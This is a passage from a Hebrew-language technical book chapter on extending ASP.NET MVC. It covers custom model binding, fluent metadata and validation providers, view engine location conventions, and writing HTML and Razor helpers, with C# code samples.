  string attemptedValue = valueProviderResult.AttemptedValue;
  if (metadata.ConvertEmptyStringToNull
      && String.IsNullOrWhiteSpace(attemptedValue))
    attemptedValue = null;

  TModel model;
  bool invalidValue = false;

  try
  {
    model = (TModel)valueProviderResult.ConvertTo(typeof(TModel));
    metadata.Model = model;
  }
```

```
  catch (Exception)
  {
    model = default(TModel);
    metadata.Model = attemptedValue;
    invalidValue = true;
  }

  IEnumerable<ModelValidator> validators =
    ModelValidatorProviders.Providers.GetValidators(
      metadata,
      controllerContext
    );

  foreach (var validator in validators)
    foreach (var validatorResult in validator.Validate(bindingContext.Model))
      modelState.Errors.Add(validatorResult.Message);

  if (invalidValue && modelState.Errors.Count == 0)
    modelState.Errors.Add(
      String.Format(
        "The value '{0}' is not a valid value for {1}.",
        attemptedValue,
        metadata.GetDisplayName()
      )
    );

  return model;
}
```

ניתוח מפורט של השיטה:

1. הדבר הראשון שעלינו לעשות הוא לשלוף את הערך הנבדק מספק הערכים ולאחר מכן לתעד אותו במצב המודל (ModelState). כך נוכל להציג למשתמש את הערך שהזין בצורה מדויקת, גם אם בדיעבד מתגלה שלא ניתן לאחסן את הערך שהוזן ישירות במודל (כמו לדוגמה, לאחר שהמשתמש הזין "abc" בשדה שמיועד למספרים שלמים בלבד):

```
string fullName = name;
if (!String.IsNullOrWhiteSpace(bindingContext.ModelName))
  fullName = bindingContext.ModelName + "." + name;

ValueProviderResult valueProviderResult =
  bindingContext.ValueProvider.GetValue(fullName);

ModelState modelState = new ModelState { Value = valueProviderResult };
bindingContext.ModelState.Add(fullName, modelState);
```

השם המלא מצורף כקידומת לשם המודל, באירוע שבו מתבצע קישור למודל. קישור מסוג זה עשוי למשל להתבצע כאשר נמצא מאפיין מטיפוס Point בתוך מחלקה אחרת (כגון מודל תצוגה).

2. לאחר קבלת התוצאה מספק הערכים, עלינו לקבל עותק של נתוני-המטא של המודל אשר מתארים את המאפיין. אחר כך נוכל לקבוע מה היה הערך הנבדק שהוזן על ידי המשתמש:

```
ModelMetadata metadata = bindingContext.PropertyMetadata[name];

string attemptedValue = valueProviderResult.AttemptedValue;
if (metadata.ConvertEmptyStringToNull
    && String.IsNullOrWhiteSpace(attemptedValue))
  attemptedValue = null;
```

נתוני-המטא של המודל מאפשרים לקבוע אם יש צורך בהמרה של מחרוזות ריקות למצביעי null. זוהי בדרך כלל התנהגות ברירת המחדל, מכיוון שטפסי HTML תמיד מוסרים לשרת מחרוזות ריקות במקום null כאשר המשתמש אינו מזין נתונים. רוב המאמתים שמיועדים לבדיקת השלמת שדות חובה כתובים בדרך שגורמת לאימות להיכשל במקרה של null, אך להצליח במקרה של מחרוזת ריקה. זו הסיבה לכך שהמפתח יכול להוסיף לנתוני-המטא דגל שמאפשר להציב מחרוזות ריקות בשדה במקום המרה שלהן למצביע null (וכך לגרום לאימותי שדות חובה להיכשל).

3. בקטע הקוד הבא נעשה ניסיון להמיר את הערך לטיפוס היעד, ולתעד שגיאות המרה במקרה שישנן. בכל מקרה, יש לאחסן את הערך בנתוני-המטא כדי שלמערכת האימות יהיה ערך לבדיקה. אם המרת הערך מצליחה - נשתמש בערך המומר, ואם לא - נשתמש בערך הנבדק, למרות שאנחנו יודעים שהוא אינו מהטיפוס המתאים.

```
TModel model;
bool invalidValue = false;

try
{
  model = (TModel)valueProviderResult.ConvertTo(typeof(TModel));
  metadata.Model = model;
}
catch (Exception)
{
  model = default(TModel);
  metadata.Model = attemptedValue;
  invalidValue = true;
}
```

עלינו לתעד שגיאות המרה, מכיוון שבהמשך נרצה להציג הודעה על שגיאת המרה רק אם כל שאר האימותים עברו בהצלחה. מקרה זה ישים כאשר לדוגמה, המשתמש לא הזין ערך לשדה חובה וסביר להניח שנקבל גם שגיאת שדה חובה וגם שגיאת המרה. נכון יותר יהיה להציג את הודעת השגיאה של מאמת שדות החובה, ולכן עלינו לתת לו קדימות.

4. הרצת כל המאמתים ותיעוד כל כשלי האימות באוסף השגיאות של מצב המודל:

```
IEnumerable<ModelValidator> validators =
  ModelValidatorProviders.Providers.GetValidators(
    metadata,
    controllerContext
  );

foreach (var validator in validators)
  foreach (var validatorResult in validator.Validate(bindingContext.Model))
    modelState.Errors.Add(validatorResult.Message);
```

5. תיעוד שגיאת המרה של טיפוס הנתון, אם אירעה שגיאה כזו ולא נכשלו אימותים אחרים. לאחר מכן יש להחזיר את הערך כדי שניתן יהיה להמשיך ולהשתמש בו בשאר תהליך הקישור למודל:

```
if (invalidValue && modelState.Errors.Count == 0)
  modelState.Errors.Add(
    String.Format(
      "The value '{0}' is not a valid value for {1}.",
      attemptedValue,
      metadata.GetDisplayName()
    )
  );

return model;
```

הדוגמה המלאה כוללת בקר ותצוגה פשוטים שממחישים את השימוש בקישור למודל (אשר רשומים בקובץ הרישום האזורי Area). בדוגמה זו אפשרות אימות בצד הלקוח מבוטלת, כדי לאפשר לעקוב בקלות אחר ההרצה של הפקודות בצד-השרת ולנפות אותן. בתוך התצוגה עליכם להפעיל את אפשרות האימות בצד-הלקוח, כדי שתוכלו לוודא שכללי האימות בצד הלקוח שומרים על הדרישות ופועלים בצורה תקינה.

תיאור מודלים באמצעות נתוני-מטא

מערכת נתוני-המטא למודל הופיעה לראשונה בגרסת ASP.NET MVC 2. המערכת משמשת לאחסון וחשיפה של מידע עבור המודל כדי לסייע לתהליכי הפקת HTML ואימות מודלים. המידע שנחשף על ידי מערכת נתוני המטא כולל (מבלי לפגוע בכלליות) תשובות לשאלות הבאות:

- מהו טיפוס המודל?
- מהו טיפוס המודל המוכל, אם קיים?
- מהו שם המאפיין שממנו מתקבל הערך?
- האם מדובר בטיפוס פשוט או בטיפוס מורכב?

- מהו שם התצוגה?
- מה הפורמט המתאים להצגה ול עריכה של הערך?
- האם זה ערך חובה?
- האם זה ערך לקריאה-בלבד?
- באיזו תבנית יש להשתמש להצגה?

תשתית MVC כוללת תמיכה מובנית בצירוף נתוני-מטא למודל על ידי הצמדה של מאפייני סימון למחלקות ולמאפיינים. רוב המאפיינים הללו נמצאים במרחבי השמות System.ComponentModel ו-System.ComponentModel.DataAnnotations.

מרחב השמות ComponentModel קיים עוד מימי NET 1.0, וייעודו המקורי היה לשימוש כלי העיצוב של Visual Studio ולטיפול ביישומיי Web Forms ו- Windows Forms. מחלקות DataAnnotations נוספו לגרסה NET 3.5 SP1 (יחד עם ASP.NET Dynamic Data), ויועדו בעיקר לעבודה עם נתוני-מטא של המודל. בגרסה NET 4 נוספו שיפורים משמעותיים למחלקות DataAnnotations. בשלב זה הן החלו לשמש את צוות WCF RIA Services, ובנוסף גם יובאו לתשתית Silverlight 4. למרות שנוצרו במקור על ידי צוות ASP.NET, סימוני הנתונים עוצבו כבר מהשלב הראשון באופן שמונע תלות בשכבת ממשק המשתמש, ולכן הם נמצאים במסגרת System.ComponentModel ולא תחת System.Web.

מערכת ספקי נתוני-המטא למודל של ASP.NET MVC ניתנת להרחבה. על כן, אם אתם מעדיפים לא להשתמש במאפייני הסימון, תוכלו לספק מקורות נתוני-מטא משלכם. כדי ליישם ספק נתוני-מטא צריך ליצור מחלקה שיורשת מ- ModelMetadataProvider, וליצור מימושים של שלוש השיטות המופשטות שלהלן:

- השיטה GetMetadataForType - מחזירה נתוני-מטא עבור המחלקה כולה.
- השיטה GetMetadataForProperty - מחזירה נתוני-מטא עבור מאפיין יחיד.
- השיטה GetMetadataForProperties - מחזירה נתוני-מטא עבור כל המאפיינים במחלקה.

גם הטיפוס AssociatedMetadataProvider, מתאים במיוחד לשמש בתור מחלקת בסיס לספקי נתוני-מטא מבוססי-מאפיינים. מחלקה זו מאחדת את שלוש השיטות לשיטה אחת בשם CreateMetadata, ומעבירה רשימה של מאפיינים שהוצמדו למודל ו/או למאפייני המודל. אם אתם כותבים ספק נתוני-מטא שפועל על ידי הצמדת תכונות למודלים שלכם, רצוי ברוב המקרים להשתמש בטיפוס AssociatedMetadataProvider בתור מחלקת הבסיס של מחלקת הספק, מכיוון שה-API פשוט.

בחבילת הקוד תוכלו למצוא דוגמה לספק נתוני-מטא fluent תחת ~/Areas/FluentMetadata. מדובר במימוש ארוך למדי, בהתחשב במספר נתוני-המטא שזמינים למשתמש הקצה, אולם הקוד עצמו פשוט וישיר למדי. מכיוון שתשתית MVC יכולה להשתמש בספק נתוני-מטא אחד בלבד, המחלקה שבדוגמה יורשת מספק נתוני-המטא המובנה, כדי לאפשר למשתמש לערבב בין תכונות נתוני-מטא מסורתיות ונתוני-מטא מבוססי-קוד דינמיים.

אחד היתרונות הבולטים של ספק נתוני-המטא מסוג fluent שבדוגמה, בהשוואה לתכונות נתוני-המטא המובנות הוא בכך שניתן להשתמש בהם לתיאור ולסימון טיפוסים שעל הגדרתם אין לנו שליטה. עם תכונות רגילות, החלת התכונה על הטיפוס חייבת להתבצע בזמן כתיבת הטיפוס. עם ספק נתוני-המטא מסוג fluent, תיאור הטיפוסים נעשה באופן נפרד מהגדרת הטיפוס עצמו, וכך אפשר להחיל כללים על טיפוסים שנכתבו על ידי מישהו אחר (לדוגמה, טיפוסים מובנים של פלטפורמת NET. עצמה).

בדוגמה שלנו, רישום נתוני-המטא מבוצע בתוך פונקציית הרישום האזורי:

```
ModelMetadataProviders.Current =
  new FluentMetadataProvider()
    .ForModel<Contact>()
    .ForProperty(m => m.FirstName)
      .DisplayName("First Name")
      .DataTypeName("string")
    .ForProperty(m => m.LastName)
      .DisplayName("Last Name")
      .DataTypeName("string")
    .ForProperty(m => m.EmailAddress)
      .DisplayName("E-mail Address")
      .DataTypeName("email");
```

הקוד של CreateMetadata מתחיל בהשגת נתוני-המטא שנגזרים מתכונות הסימון, ולאחר מכן שינוי ערכים אלה באמצעות עורכים שנרשמו על ידי המפתח. שיטות העריכה (בדומה לקריאות לשיטה DisplayName) מתעדים למעשה שינויים עתידיים שמבוצעים באובייקט ModelMetadata לאחר שהתקבלה עבורו בקשה. השינויים מאוחסנים במילון שבתוך ספק fluent כדי לאפשר הרצה שלהם אחר כך בתוך CreateMetadata, כמוצג להלן:

```
protected override ModelMetadata CreateMetadata(
  IEnumerable<Attribute> attributes,
  Type containerType,
  Func<object> modelAccessor,
  Type modelType,
  string propertyName){

  // Start with the metadata from the annotation attributes
  ModelMetadata metadata =
    base.CreateMetadata(
      attributes,
      containerType,
      modelAccessor,
      modelType,
      propertyName);

  // Look inside our modifier dictionary for registrations
  Tuple<Type, string> key =
```

```
    propertyName == null
      ? new Tuple<Type, string>(modelType, null)
      : new Tuple<Type, string>(containerType, propertyName);

  // Apply the modifiers to the metadata, if we found any
  List<Action<ModelMetadata>> modifierList;
  if (modifiers.TryGetValue(key, out modifierList))
    foreach (Action<ModelMetadata> modifier in modifierList)
      modifier(metadata);

  return metadata;
}
```

בפועל, המימוש הזה של ספק נתוני-המטא אינו אלא מיפוי של טיפוסים לעורכים (לצורך עריכת נתוני-המטא של מחלקה) או מיפוי של טיפוסים + שמות מאפיינים לעורכים (לצורך עריכת נתוני-המטא של מאפיין). יש אמנם מספר פונקציות עריכה כאלו, אך כולן חולקות את אותו דפוס פעולה בסיסי: רישום של פונקציית העריכה במילון של הספק כדי לאפשר להריץ אותה בהמשך. לפניכם המימוש של DisplayName:

```
public MetadataRegistrar<TModel> DisplayName(string displayName)
{
  provider.Add(
    typeof(TModel),
    propertyName,
    metadata => metadata.DisplayName = displayName);

  return this;
}
```

הפרמטר השלישי בקריאה לשיטה Add הוא פונקציה אנונימית שמשמשת כעורך: בהינתן מופע של אובייקט נתוני-מטא, הפונקציה מציבה במאפיין DisplayName את שם התצוגה שסופק לה כפרמטר על ידי המפתח. תוכלו למצוא את הקוד המלא בחבילת הקוד לדוגמה שכולל גם בקר ותצוגה שיאפשרו לכם לראות כיצד הרכיבים השונים פועלים יחדיו.

אימות מודלים

התמיכה באפשרות של אימות מודלים קיימת החל מהגרסה הראשונה של ASP.NET MVC, אולם רק בגרסה MVC 2 נוספו לתשתית ספקי אימות ברי-הרחבה. האימות של MVC 1.0 התבסס על ממשק IDataErrorInfo (ולמרות שהוא עדיין פועל, רצוי להתייחס אליו בערבון מוגבל). כתחליף, מפתחי MVC 2 יכולים להחיל את מאפייני הסימון על מאפייני המודלים שלהם. הגרסה NET 3.5 SP1. כוללת 4 מאפייני סימון-אימות מובנים: [Required], [Range], [StringLength] ו- [RegularExpression]. בנוסף יש גם מחלקת בסיס בשם ValidationAttribute שבאמצעותה יכולים למפתחים לכתוב חוקי אימות מותאמים אישית.

צוות CLR הוסיף מספר שיפורים למערכת האימות של NET 4, וביניהם ממשק IValidatableObject החדש. לגרסה ASP.NET MVC 3 נוספו שני מאמתים חדשים: [Compare] ו-[Remote]. כמו כן, אם פרויקט MVC 4 שלכם מיועד לעבוד עם הגרסה NET 4.5, תוכלו למצוא בספרייה Data Annotations מספר מאפיינים חדשים שנתמכים על ידי MVC ואשר מקבילות לכללים שמספקת הספרייה jQuery Validate, כולל [CreditCard], [EmailAddress], [FileExtensions], [MaxLength], [MinLength], [Phone] ו- [Url].

פרק 6 עוסק בהרחבה בכתיבה של מאמתים מותאמים אישית, ואין צורך לחזור על זה שוב. לפיכך נציג כעת דוגמה לתהליך מתקדם יותר: כתיבת ספקי מאמתים. **ספקי מאמתים (validator providers)** מאפשרים למפתחים להגדיר מקורות אימות חדשים. תשתית MVC כוללת על פי ברירת מחדל שלושה ספקי מאמתים מובנים:

- DataAnnotationsModelValidatorProvider אשר מספק תמיכה למאמתים שיורשים מהמחלקה ValidationAttribute ולמודלים שמיישמים את ממשק IValidatableObject.
- DataErrorInfoModelValidatorProvider אשר מספק תמיכה למחלקות שמיישמות את ממשק IDataErrorInfo שבשימוש שכבת האימות של MVC 1.0.
- ClientDataTypeModelValidatorProvider אשר מספק תמיכה לאימות לקוח עבור טיפוסי הנתונים הנומריים המובנים (שלמים, עשרוניים, נקודה צפה ותאריכים).

יישום של ספק מאמתים כרוך ביצירת מחלקה שיורשת ממחלקת הבסיס ModelValidatorProvider, ויישום שיטה יחידה שמחזירה מאמתים למודל נתון (המיוצג על ידי מופע של ModelMetadata ואובייקט ControllerContext). רישום של ספקי מאמתים מותאמים אישית מבוצע באמצעות ModelValidatorProviders.Providers.

תוכלו למצוא דוגמה למערכת אימות מודלים מסוג fluent בחבילת הקוד לדוגמה תחת ~/Areas/FluentValidation. בדומה לדוגמת נתוני המטא מסוג fluent, גם הפעם הקוד ארוך למדי בשל פונקציות האימות שעלינו לספק, אך רוב הקוד שמשמש ליישום ספק המאמתים הינו פשוט יחסית ומובן מאליו. הדוגמה כוללת רישום של אימות בתוך פונקציית רישום אזורי:

```
ModelValidatorProviders.Providers.Add(
  new FluentValidationProvider()
    .ForModel<Contact>()
      .ForProperty(c => c.FirstName)
        .Required()
        .StringLength(maxLength: 15)
      .ForProperty(c => c.LastName)
        .Required(errorMessage: "You absolutely must provide the last name!")
        .StringLength(minLength: 3, maxLength: 20)
      .ForProperty(c => c.EmailAddress)
        .Required()
        .StringLength(minLength: 10)
        .EmailAddress()
);
```

בדוגמה זו יישמנו שלושה מאמתים שונים, ובכלל זה תמיכה לאימות בצד השרת ובצד הלקוח כאחד. ממשק הרישום זהה כמעט לחלוטין לדוגמה של נתוני-המטא למודל שהוצגה קודם. המימוש של GetValidators מבוסס על מילון שממפה טיפוסים מבוקשים ושמות מאפיינים אופציונליים למפעלי מאמתים (validator factories):

```
public override IEnumerable<ModelValidator> GetValidators(
  ModelMetadata metadata,
  ControllerContext context) {

  IEnumerable<ModelValidator> results = Enumerable.Empty<ModelValidator>();

  if (metadata.PropertyName != null)
    results = GetValidators(metadata,
                            context,
                            metadata.ContainerType,
                            metadata.PropertyName);

  return results.Concat(
    GetValidators(metadata,
                  context,
                  metadata.ModelType)
  );
}
```

מכיוון שתשתית MVC מאפשרת שימוש במספר ספקי מאמתים במקביל, הספק החדש אינו חייב לרשת מספק מאמתים קיים או להוריש לספק קיים. במקרה זה, צריך רק להוסיף את כלל האימות הייחודי שלכם בכל מקום שיש בו צורך. המאמתים שחלים על מאפיין ספציפי כוללים את אלה שמוחלים על המאפיין עצמו ואת אלה שמוחלים על הטיפוס שלו. לדוגמה, נניח שברשותנו המודל הבא:

```
public class Contact
{
  public string FirstName { get; set; }
  public string LastName { get; set; }
  public string EmailAddress { get; set; }
}
```

כאשר המערכת מבקשת כללי אימות עבור FirstName, מועברים לה הכללים שחלים על המאפיין FirstName עצמו. בנוסף מעבירים לה גם הכללים שחלים על System.String, מכיוון שהמאפיין FirstName הוא מחרוזת.

המימוש של השיטה הפרטית GetValidators מהדוגמה הקודמת תיראה כעת כך:

```
private IEnumerable<ModelValidator> GetValidators(
        ModelMetadata metadata,
        ControllerContext context,
        Type type,
```

```
        string propertyName = null)
{
  var key = new Tuple<Type, string>(type, propertyName);
  List<ValidatorFactory> factories;
  if (validators.TryGetValue(key, out factories))
    foreach (var factory in factories)
      yield return factory(metadata, context);
}
```

בקוד זה מבוצע חיפוש של כל מפעלי המאמתים הרשומים בספק. רישום מפעלי המאמתים הללו מבוצע באמצעות הפונקציות שהוצגו בשלב הרישום, כגון Required ו-StringLength. הפונקציות אלו פועלות לרוב על פי דפוס משותף:

```
public ValidatorRegistrar<TModel> Required(
    string errorMessage = "{0} is required")
{
  provider.Add(
    typeof(TModel),
    propertyName,
    (metadata, context) =>
      new RequiredValidator(metadata, context, errorMessage)
  );

  return this;
}
```

הפרמטר השלישי בקריאה לשיטה provider.Add הוא פונקציה אנונימית שמשמשת בתור מפעל המאמתים. לאחר קבלת נתוני-מטא של מודל והֶקְשֵר בקר בתור קלט, הפונקציה מחזירה מופע של מחלקה שיורשת ממחלקת הבסיס ModelValidator.

מחלקת הבסיס ModelValidator מובֶנֶת ונצרכת על ידי MVC למטרות אימות. בדוגמת הקישור למודל הקודם כבר פגשנו בשימוש מפורש במחלקה ModelValidator, מכיוון שבסופו של דבר המקשר למודל הוא שאחראי על הרצת האימות בזמן היצירה והקישור של האובייקטים. על המימוש שלנו למאמת RequiredValidator מוטלים שני תפקידים מרכזיים: ביצוע אימות בצד השרת, והחזרת נתוני-מטא בנוגע לאימות בצד הלקוח. מימוש זה בנוי מהקוד שלהלן:

```
private class RequiredValidator : ModelValidator
{
  private string errorMessage;

  public RequiredValidator(ModelMetadata metadata,
                       ControllerContext context,
                       string errorMessage) : base(metadata, context){
    this.errorMessage = errorMessage;
  }
```

```
  public override bool IsRequired
  {
    get { return true; }
  }

  private string ErrorMessage
  {
    get
    {
      return String.Format(errorMessage, Metadata.GetDisplayName());
    }
    }

  public override IEnumerable<ModelClientValidationRule>
        GetClientValidationRules()
  {
    yield return new ModelClientValidationRequiredRule(ErrorMessage);
  }

  public override IEnumerable<ModelValidationResult> Validate(object container)
  {
    if (Metadata.Model == null)
      yield return new ModelValidationResult { Message = ErrorMessage };
  }
}
```

בקוד המלא שבאתר תוכלו למצוא מימושים של שלושה כללי אימות Required, StringLength ו-EmailAddress), ובכלל זה גם מודל, בקר ותצוגה, שיאפשרו לכם לראות כיצד הכול מצטרף למכלול אחד.

אפשרות אימות בצד הלקוח מבוטלת על פי ברירת מחדל כדי לאפשר בדיקה וניפוי (debug) בקלות של קוד האימות שבצד השרת. תוכלו למחוק את שורת הקוד היחידה מהתצוגה כדי להפעיל את אפשרות האימות בצד הלקוח ולראות כיצד הדבר מתבצע.

הרחבת תצוגות

תצוגות הן הסוג הערך המוחזר הנפוץ ביותר מפעולות בקר. תצוגה היא בדרך כלל תבנית כלשהי אשר מכילה קוד שמטרתו לאפשר שינוי של הפלט על פי הקלט שמתקבל (המודל). תשתית ASP.NET MVC כוללת שני מנועי תצוגה מובנים שמותקנים בה על פי ברירת מחדל: מנוע התצוגה Web Forms (אשר מהווה חלק מתשתית MVC כבר מגרסתה הראשונה), ומנוע התצוגה Razor (אשר צורף לראשונה לגרסת MVC 3). יש מספר מנועי תצוגה חיצוניים נוספים עבור יישומי MVC, וביניהם Spark, NHaml ו-NVelocity.

התאמה אישית של מנועי תצוגה

אפשר להקדיש ספר שלם לנושא הכתיבה של מנועי תצוגה מותאמים אישית, אך סביר להניח שלא יימכרו יותר מעותקים בודדים. כתיבת מנוע תצוגה מאפס אינה חביבה על רוב המפתחים, ולרשות המעטים שמעוניינים לעשות זאת - עומדים מצבורים זמינים של קוד מקור שיכולים לספק להם נקודת פתיחה לא רעה לפרויקט. לפיכך, סעיף זה יוקדש להתאמה אישית של שני מנועי התצוגה המובנים של MVC.

שתי מחלקות מנועי התצוגה - המחלקה WebFormViewEngine והמחלקה RazorViewEngine - יורשות מהמחלקה BuildManagerViewEngine, אשר בתורה יורשת מהמחלקה VirtualPathProviderViewEngine. גם מנהל הבנייה (BuildManager) וגם ספק הנתיב הווירטואלי (VirtualPathProvider) הינם אלמנטים ששייכים לזמן הריצה של ליבת ASP.NET. מנהל הבנייה הוא הרכיב שאחראי על איתור קבצי תצוגה בדיסק (כמו למשל קבצי aspx., או cshtml.), המרתם לקוד מקור והידורם. ספק הנתיב הווירטואלי מסייע באיתור קבצים מכל סוג. על פי ברירת מחדל, המערכת מחפשת את הקבצים בדיסק, אבל המפתח יכול להחליף את ספק הנתיב הווירטואלי בספק אחר, שטוען את תכני התצוגה ממיקומים אחרים (כמו למשל מבסיס נתונים או מקובץ). שתי מחלקות הבסיס הללו מאפשרות למפתח להחליף במידת הצורך את מנהל הבנייה ו/או את ספק הנתיב הווירטואלי.

סיבה שכיחה יותר לדריסת (overriding) המחלקות הללו היא שינוי המיקום בדיסק שבו יחפשו מנועי התצוגה את הקבצים. על פי המוסכמה, המנוע מחפש במיקומים הבאים:

```
~/Areas/AreaName/Views/ControllerName
~/Areas/AreaName/Views/Shared
~/Views/ControllerName
~/Views/Shared
```

מיקומים אלה מאוחסנים במאפייני האוסף של מנוע התצוגה במהלך בנייתו, כדי לאפשר למפתחים ליצור מנוע תצוגה חדש שיורש ממנוע התצוגה המועדף עליהם ולספק מיקומים חלופיים. בקטע הקוד שלהלן מוצגות השורות הרלוונטיות מתוך אחד הבנאים של WebFormViewEngine:

```
AreaMasterLocationFormats = new string[] {
  "~/Areas/{2}/Views/{1}/{0}.master",
  "~/Areas/{2}/Views/Shared/{0}.master"
};
AreaViewLocationFormats = new string[] {
  "~/Areas/{2}/Views/{1}/{0}.aspx",
    "~/Areas/{2}/Views/{1}/{0}.ascx",
  "~/Areas/{2}/Views/Shared/{0}.aspx",
  "~/Areas/{2}/Views/Shared/{0}.ascx"
};
AreaPartialViewLocationFormats = AreaViewLocationFormats;
```

```
MasterLocationFormats = new string[] {
  "~/Views/{1}/{0}.master",
  "~/Views/Shared/{0}.master"
};
ViewLocationFormats = new string[] {
  "~/Views/{1}/{0}.aspx",
  "~/Views/{1}/{0}.ascx",
  "~/Views/Shared/{0}.aspx",
  "~/Views/Shared/{0}.ascx"
};
PartialViewLocationFormats = ViewLocationFormats;
```

מחרוזות אלו נשלחות דרך String.Format, והפרמטרים שמועברים להן הם:

{0} = שם התצוגה

{1} = שם הבקר

{2} = שם האזור (area)

על ידי עריכת המחרוזות, המפתחים יכולים לשנות את המוסכמות של מיקום התצוגות. לדוגמה, אפשר להחזיר קבצי aspx. עבור תצוגות מלאות וקבצי ascx. עבור תצוגות חלקיות. הדבר מאפשר ליצור שתי תצוגות בעלות שם זהה, אולם בעלות סיומת שונה, ולבחור את התצוגה שתמומש בהתאם לסוג הבקשה: בקשה לתצוגה מלאה או לתצוגה חלקית.

להלן הקוד שמכיל הבנאי של מנוע התצוגה Razor די דומה:

```
AreaMasterLocationFormats = new string[] {
  "~/Areas/{2}/Views/{1}/{0}.cshtml",
  "~/Areas/{2}/Views/{1}/{0}.vbhtml",
  "~/Areas/{2}/Views/Shared/{0}.cshtml",
  "~/Areas/{2}/Views/Shared/{0}.vbhtml"
};
AreaViewLocationFormats = AreaMasterLocationFormats;
AreaPartialViewLocationFormats = AreaMasterLocationFormats;

MasterLocationFormats = new string[] {
  "~/Views/{1}/{0}.cshtml",
  "~/Views/{1}/{0}.vbhtml",
  "~/Views/Shared/{0}.cshtml",
  "~/Views/Shared/{0}.vbhtml"
};
ViewLocationFormats = MasterLocationFormats;
PartialViewLocationFormats = MasterLocationFormats;
```

ההבדל הקטן בקוד הזה נובע מהעובדה שמנוע Razor מסתמך על סיומות קבצים כדי להבחין בין שפות התכנות השונות (C# או VB), אך אינו מגדיר סוגי קבצים שונים לתצוגות אב,

תצוגות כלליות ותצוגות חלקיות. מנוע זה גם אינו מגדיר סוגי קבצים שונים עבור דפים לעומת בקרים, מכיוון שהמבנים הללו אינם קיימים ב-Razor.

לאחר השלמת השינויים הנדרשים במנוע התצוגה, עליכם להורות לתשתית MVC להשתמש בהם. בנוסף, עליכם להסיר את מנוע התצוגה הקיים שבכוונתכם להחליף. ניתן לערוך את הגדרות התצורה האלו בקובץ Global.asax שלכם (או לחילופין באמצעות אחת ממחלקות Config שבתיקייה App_Start של תבניות ברירת המחדל של MVC 4).

לדוגמה, אם ברצונכם להחליף את מנוע התצוגה Razor במנוע תצוגה מותאם אישית שיצרתם, תוכלו להשתמש בקוד שנראה דומה לזה:

```
var razorEngine = ViewEngines.Engines
.SingleOrDefault(ve => ve is RazorViewEngine);

if (razorEngine != null)
ViewEngines.Engines.Remove(razorEngine);

ViewEngines.Engines.Add(new MyRazorViewEngine());
```

קוד זה בודק אם מנוע התצוגה Razor מותקן כבר, ואם הוא כבר מותקן - הוא מסיר אותו, ולאחר הבדיקה או ההסרה, נוצר מופע של מנוע Razor חדש מעודכן. חשוב לזכור שמנועי תצוגה מורצים לפי הסדר שלהם ולכן, כדי לתת קדימות למנוע Razor החדש על פני שאר מנועי התצוגה הרשומים, צריך להשתמש בשיטה Insert. במקום Add., ולהעביר 0 לפרמטר index כדי להבטיח שמנוע זה יהיה ראשון ברשימה.

כתיבת סייעי HTML

סייעי HTML (HTML helpers) הן שיטות שנועדו לסייע בהפקה של קוד HTML עבור התצוגות. הסייעים נכתבים בעיקר כשיטות הרחבה של המחלקות HtmlHelper, AjaxHelper או UrlHelper (כתלות במה שהן עוזרות להפיק: HTML פשוט, HTML תומך-Ajax או כתובות URL). לסייעי HTML ולסייעי Ajax יש גישה ל-ViewContext (מכיוון שניתן לקרוא להם אך ורק מתוך תצוגות), ולסייעי URL יש גישה ל-ControllerContext (מכיוון שניתן לקרוא להם מתוך בקרים ותצוגות כאחד).

שיטות הרחבה הן שיטות סטטיות במחלקות סטטיות שמשתמשות במילת המפתח this בפרמטר הראשון שלהם, כדי לומר למהדר איזה טיפוס נתונים הן מרחיבות. לדוגמה, אם נרצה ליצור שיטת הרחבה עבור HtmlHelper שאינה מקבלת פרמטרים, נוכל לכתוב:

```
public static class MyExtensions {
  public static string MyExtensionMethod(this HtmlHelper html) {
    return "Hello, world!";
  }
}
```

ניתן לקרוא לשיטה בדרך המקובלת (על ידי הקריאה MyExtensions.MyExtensionMethod(Html), אך נוח יותר להשתמש בתחביר ההרחבה (על ידי הקריאה Html.MyExtensionMethod()). כל פרמטר נוסף שנגדיר לשיטה הסטטית יהפוך לפרמטר גם בשיטת ההרחבה, אלא שפרמטר ההרחבה שמסומן במילת המפתח this "ייעלם". לשיטות ההרחבה של MVC 1.0 הייתה נטייה להחזיר ערכים מטיפוס String, והערך המוחזר הוצב ישירות בזרם הפלט עם קריאות כדוגמת זו שלהלן (תחביר Web Forms):

```
<%= Html.MyExtensionMethod() %>
```

למרבה הצער, תחביר Web Forms הישן יצר בעיה: תגיות HTML לא-רצויות יכלו להשתחרר לחופשי בקלות רבה מדי. עולם האינטרנט של שנות התשעים ותחילת שנות האלפיים, שזו תקופת ההתבגרות של ASP.NET, היו שונות מאוד מהיום. באותה עת, אמצעי הזהירות כפי שנדרשים כיום כדי להגן על יישומי אינטרנט ממתקפות XSS או CSRF - היו פחות חיוניים. כדי לשפר את רמת האבטחה, בגרסת NET 4 התווסף לתחביר Web Forms קידוד אוטומטי של ערכי HTML:

```
<%: Html.MyExtensionMethod() %>
```

שימו לב להחלפה של התו "שווה" (שבתחילת הביטוי) בתו "נקודתיים". מדובר בתרומה מבורכת לאבטחת הנתונים, אבל מה עושים כאשר באמת צריך להחזיר HTML? הרי זו פעולה שכיחה עבור סייעי HTML. לשם כך נוסף לתשתית NET 4. ממשק חדש בשם IhtmlString, שניתן ליישם אותו על ידי כל טיפוס. כאשר אתם כורכים מחרוזת כזו בתחביר <%: %>, המערכת מזהה שמדובר בתגיות HTML תקינות, ומעבירה אותן אל הקלט ללא קידוד. בגרסה ASP.NET MVC 2 התקבלה החלטה להתפשר על התאימות לגרסאות קודמות ולכן, מגרסה זו ואילך כל סייעי HTML מחזירים מופעי MvcHtmlString.

כאשר כותבים סייעי HTML שמשמשים להפקת HTML, סביר להניח שכמעט תמיד תעדיפו להחזיר IHtmlString במקום String מכיוון שאינכם רוצים שהמערכת תקודד את התגיות שלכם. הדבר חשוב אף יותר בעת שימוש במנוע התצוגה Razor, אשר כולל הצהרת פלט אחת בלבד, ותמיד מבצע קידוד:

```
@Html.MyExtensionMethod()
```

כתיבת סייעי Razor

בנוסף לתחביר סייעי HTML אשר זמין מאז MVC 1.0, המפתחים יכולים לכתוב גם סייעי Razor בתחביר Razor. אפשרות זו הינה חלק מתשתית Web Pages 1.0, אשר כלולה בכל יישומי MVC. לסייעים אלה אין גישה לאובייקטי הסיוע של MVC (כגון HtmlHelper, AjaxHelper או UrlHelper) וגם לא לאובייקטי ההקשר של MVC (כגון ControllerContext או ViewContext). הם יכולים לקבל גישה לאובייקטי ההקשר המוטמעים בזמן הריצה של ליבת ASP.NET דרך ממשק API הסטטי HttpContext.Current של ASP.NET.

